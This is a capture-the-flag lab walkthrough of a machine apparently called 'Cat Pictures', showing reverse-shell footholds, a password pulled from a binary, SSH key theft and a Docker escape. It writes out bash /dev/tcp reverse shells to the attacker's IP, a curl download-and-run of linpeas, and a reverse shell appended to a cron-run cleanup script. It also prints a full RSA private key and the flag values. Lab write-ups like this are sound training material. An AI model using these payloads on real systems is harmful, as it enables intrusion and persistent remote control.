
To gain a foothold on the machine, I used the payload `bash -c '/bin/bash -i >& /dev/tcp/10.14.55.153/8443 0>&1'`. Then I started a listener on my local machine on port 8443.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.34.176] 36664
bash: cannot set terminal process group (1614): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@cat-pictures:/# whoami
whoami
bash: whoami: command not found
I have no name!@cat-pictures:/#

I have no name!@cat-pictures:/# ls
ls
bin
etc
home
lib
lib64
opt
tmp
usr
I have no name!@cat-pictures:/# cd home
cd home
I have no name!@cat-pictures:/home# ls
ls
catlover
I have no name!@cat-pictures:/home#
```


And then I got a reverse shell connection back from the remote host! Now I am able to change directory too! We have a foothold now.

Privilege Escalation




```
I have no name!@cat-pictures:/home/catlover# ls -lah
ls -lah
total 28K
drwxr-xr-x 2 0 0 4.0K Apr  3  2021 .
drwxr-xr-x 3 0 0 4.0K Apr  2  2021 ..
-rwxr-xr-x 1 0 0  19K Apr  3  2021 runme
I have no name!@cat-pictures:/home/catlover#
```

There is an interesting file called `runme`. However, it asks for password.




```
L◆◆H◆◆H◆◆◆Q◆◆◆◆◆u◆◆◆H◆◆[A\]◆@◆◆AWL◆=+'AVI◆◆AUI◆◆ATA◆◆UH◆-$'SL)◆H◆◆◆◆◆◆H◆◆t1◆◆L◆◆L◆◆D◆◆A◆◆H◆◆H9◆u◆H◆[]A\A]A^A_◆ff.◆◆◆◆◆◆H◆H◆◆rebeccaPlea
se enter yout password: Welcome, catlover! SSH key transfer queued! touch /tmp/gibmethesshkeyAccess Deniedd
                                                                                                                 ◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆0◆◆◆
|c◆◆◆◆|◆◆◆◆◆◆◆◆XH◆◆◆◆◆◆◆◆zRx
                                  0◆◆◆/D$4◆◆◆◆F▒J
w                                                   ◆?▒:*3$"\◆◆◆◆t◆◆◆◆◆◆◆◆◆◆@E◆C
zPLRx◆e
E◆g   $$i◆◆◆u◆E◆C
G◆◆x\◆◆◆◆E◆C
D  ▒◆◆◆◆ME◆C
P8◆◆◆◆E◆C
D\◆◆◆◆eF◆I▒◆E ◆E(◆D0◆H8◆G@n8A0A(B B▒B◆◆◆◆◆◆◆:◆e◆◆◆/ ◆◆,;I
=▒◆◆◆o◆X◆
◆
 ▒0?◆
     ◆
```

Using `cat runme` shows the strings in the execution file. There is an interesting string called `rebecca`.




```
◆  ◆◆ ◆ d◆◆ ◆ ◆◆"◆▒ = ◆0?0▒@@@▒0@@#0▒0&@0▒      (9T|@,I have no name!@cat-pictures:/home/catlover# ./runme
./runme
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
I have no name!@cat-pictures:/home/catlover# 
```

And the password `rebecca` worked!




```
./runme
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
I have no name!@cat-pictures:/home/catlover# ls
ls
id_rsa
runme
I have no name!@cat-pictures:/home/catlover# cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAmI1dCzfMF4y+TG3QcyaN3B7pLVMzPqQ1fSQ2J9jKzYxWArW5
IWnCNvY8gOZdOSWgDODCj8mOssL7SIIgkOuD1OzM0cMBSCCwYlaN9F8zmz6UJX+k
jSmQqh7eqtXuAvOkadRoFlyog2kZ1Gb72zebR75UCBzCKv1zODRx2zLgFyGu0k2u
xCa4zmBdm80X0gKbk5MTgM4/l8U3DFZgSg45v+2uM3aoqbhSNu/nXRNFyR/Wb10H
tzeTEJeqIrjbAwcOZzPhISo6fuUVNH0pLQOf/9B1ojI3/jhJ+zE6MB0m77iE07cr
lT5PuxlcjbItlEF9tjqudycnFRlGAKG6uU8/8wIDAQABAoIBAH1NyDo5p6tEUN8o
aErdRTKkNTWknHf8m27h+pW6TcKOXeu15o3ad8t7cHEUR0h0bkWFrGo8zbhpzcte
D2/Z85xGsWouufPL3fW4ULuEIziGK1utv7SvioMh/hXmyKymActny+NqUoQ2JSBB
QuhqgWJppE5RiO+U5ToqYccBv+1e2bO9P+agWe+3hpjWtiAUHEdorlJK9D+zpw8s
/+9CjpDzjXA45X2ikZ1AhWNLhPBnH3CpIgug8WIxY9fMbmU8BInA8M4LUvQq5A63
zvWWtuh5bTkj622QQc0Eq1bJ0bfUkQRD33sqRVUUBE9r+YvKxHAOrhkZHsvwWhK/
oylx3WECgYEAyFR+lUqnQs9BwrpS/A0SjbTToOPiCICzdjW9XPOxKy/+8Pvn7gLv
00j5NVv6c0zmHJRCG+wELOVSfRYv7z88V+mJ302Bhf6uuPd9Xu96d8Kr3+iMGoqp
tK7/3m4FjoiNCpZbQw9VHcZvkq1ET6qdzU+1I894YLVu258KeCVUqIMCgYEAwvHy
QTo6VdMOdoINzdcCCcrFCDcswYXxQ5SpI4qMpHniizoa3oQRHO5miPlAKNytw5PQ
zSKoIW47AObP2twzVAH7d+PWRzqAGZXW8gsF6Ls48LxSJGzz8V191PjbcGQO7Oro
Em8pQ+qCISxv3A8fKvG5E9xOspD0/3lsM/zGD9ECgYBOTgDAuFKS4dKRnCUt0qpK
68DBJfJHYo9DiJQBTlwVRoh/h+fLeChoTSDkQ5StFwTnbOg+Y83qAqVwsYiBGxWq
Q2YZ/ADB8KA5OrwtrKwRPe3S8uI4ybS2JKVtO1I+uY9v8P+xQcACiHs6OTH3dfiC
tUJXwhQKsUCo5gzAk874owKBgC/xvTjZjztIWwg+WBLFzFSIMAkjOLinrnyGdUqu
aoSRDWxcb/tF08efwkvxsRvbmki9c97fpSYDrDM+kOQsv9rrWeNUf4CpHJQuS9zf
ZSal1Q0v46vdt+kmqynTwnRTx2/xHf5apHV1mWd7PE+M0IeJR5Fg32H/UKH8ROZM
RpHhAoGAehljGmhge+i0EPtcok8zJe+qpcV2SkLRi7kJZ2LaR97QAmCCsH5SndzR
tDjVbkh5BX0cYtxDnfAF3ErDU15jP8+27pEO5xQNYExxf1y7kxB6Mh9JYJlq0aDt
O4fvFElowV6MXVEMY/04fdnSWavh0D+IkyGRcY5myFHyhWvmFcQ=
-----END RSA PRIVATE KEY-----
I have no name!@cat-pictures:/home/catlover# 
```

After running the script above with a valid password, we obtain the SSH key in a file called `id_rsa`. Maybe we can now login using the key.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures1]
└─$ ssh -i id_rsa catlover@10.10.34.176
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jul  2 10:15:59 PDT 2023

  System load:  0.08               Users logged in:                0
  Usage of /:   37.3% of 19.56GB   IP address for eth0:            10.10.34.176
  Memory usage: 37%                IP address for br-98674f8f20f9: 172.18.0.1
  Swap usage:   0%                 IP address for docker0:         172.17.0.1
  Processes:    111


52 updates can be applied immediately.
25 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Jun  4 14:40:35 2021
llroot@7546fa2336d6:/# ls
bin      boot  etc   lib    media  opt          post-init.sh  root  sbin  sys  usr
bitnami  dev   home  lib64  mnt    post-init.d  proc          run   srv   tmp  var
root@7546fa2336d6:/# whoami
root
root@7546fa2336d6:/# █
```

I saved the SSH from above on my computer, changed the permission to 400, and logged in with that key. Now it says we are root. It looks like we have landed in a docker machine because the previous files do not exist here.




```
root@7546fa2336d6:/tmp# wget http://10.14.55.153/linpeas_linux_amd64
bash: wget: command not found
root@7546fa2336d6:/tmp# curl -o priv http://10.14.55.153/linpeas_linux_amd64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3147k  100 3147k    0     0  3182k      0 --:--:-- --:--:-- --:--:-- 3182k
root@7546fa2336d6:/tmp# ls
priv
root@7546fa2336d6:/tmp# chmod +x priv
root@7546fa2336d6:/tmp# ./priv
█
```

I transferred and executed LinPeas from my machine to the target machine. It took a few minutes to run. Looks like we have to break out of the container.




```
root@7546fa2336d6:/opt/clean# cat clean.sh
#!/bin/bash

rm -rf /tmp/*
```

During my manual enumeration, I found a script called `clean.sh`. We have `rwx` permission over this file too, so we can put our reverse shell here.



```
root@7546fa2336d6:/opt/clean# echo '/bin/bash -i >& /dev/tcp/10.14.55.153/8444 0>&1' >> clean.sh
root@7546fa2336d6:/opt/clean# cat clean.sh
#!/bin/bash

rm -rf /tmp/*
/bin/bash -i >& /dev/tcp/10.14.55.153/8444 0>&1
root@7546fa2336d6:/opt/clean# 
```


I appened the reverse shell payload inside the `clean.sh`. The payload I used is `/bin/bash -i >& /dev/tcp/10.14.55.153/8444 0>&1`.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures1]
└─$ nc -lvnp 8444
listening on [any] 8444 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.34.176] 53640
bash: cannot set terminal process group (10869): Inappropriate ioctl for device
bash: no job control in this shell
root@cat-pictures:~# whoami
whoami
root
root@cat-pictures:~# ls
ls
firewall
root.txt
root@cat-pictures:~# 
```


I started a listener on port 8444 and got a connection back! Looks like we got root shell now.

Flags



```
root@cat-pictures:/# find / -name "flag.txt" 2>/dev/null
find / -name "flag.txt" 2>/dev/null
/var/lib/docker/overlay2/7e0b8ac226fe33cb7fc89da143abe0afc48edaff94caea13fb9edfe03a347c48/merged/root/flag.txt
/var/lib/docker/overlay2/7e0b8ac226fe33cb7fc89da143abe0afc48edaff94caea13fb9edfe03a347c48/diff/root/flag.txt
root@cat-pictures:/# cat /var/lib/docker/overlay2/7e0b8ac226fe33cb7fc89da143abe0afc48edaff94caea13fb9edfe03a347c48/diff/root/flag.txt
<c48edaff94caea13fb9edfe03a347c48/diff/root/flag.txt
7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9
root@cat-pictures:/# 
```

The first flag. I had to search this file.



```
root@cat-pictures:~# cat root.txt
cat root.txt
Congrats!!!
Here is your flag:

4a98e43d78bab283938a06f38d2ca3a3c53f0476
```

The root.txt flag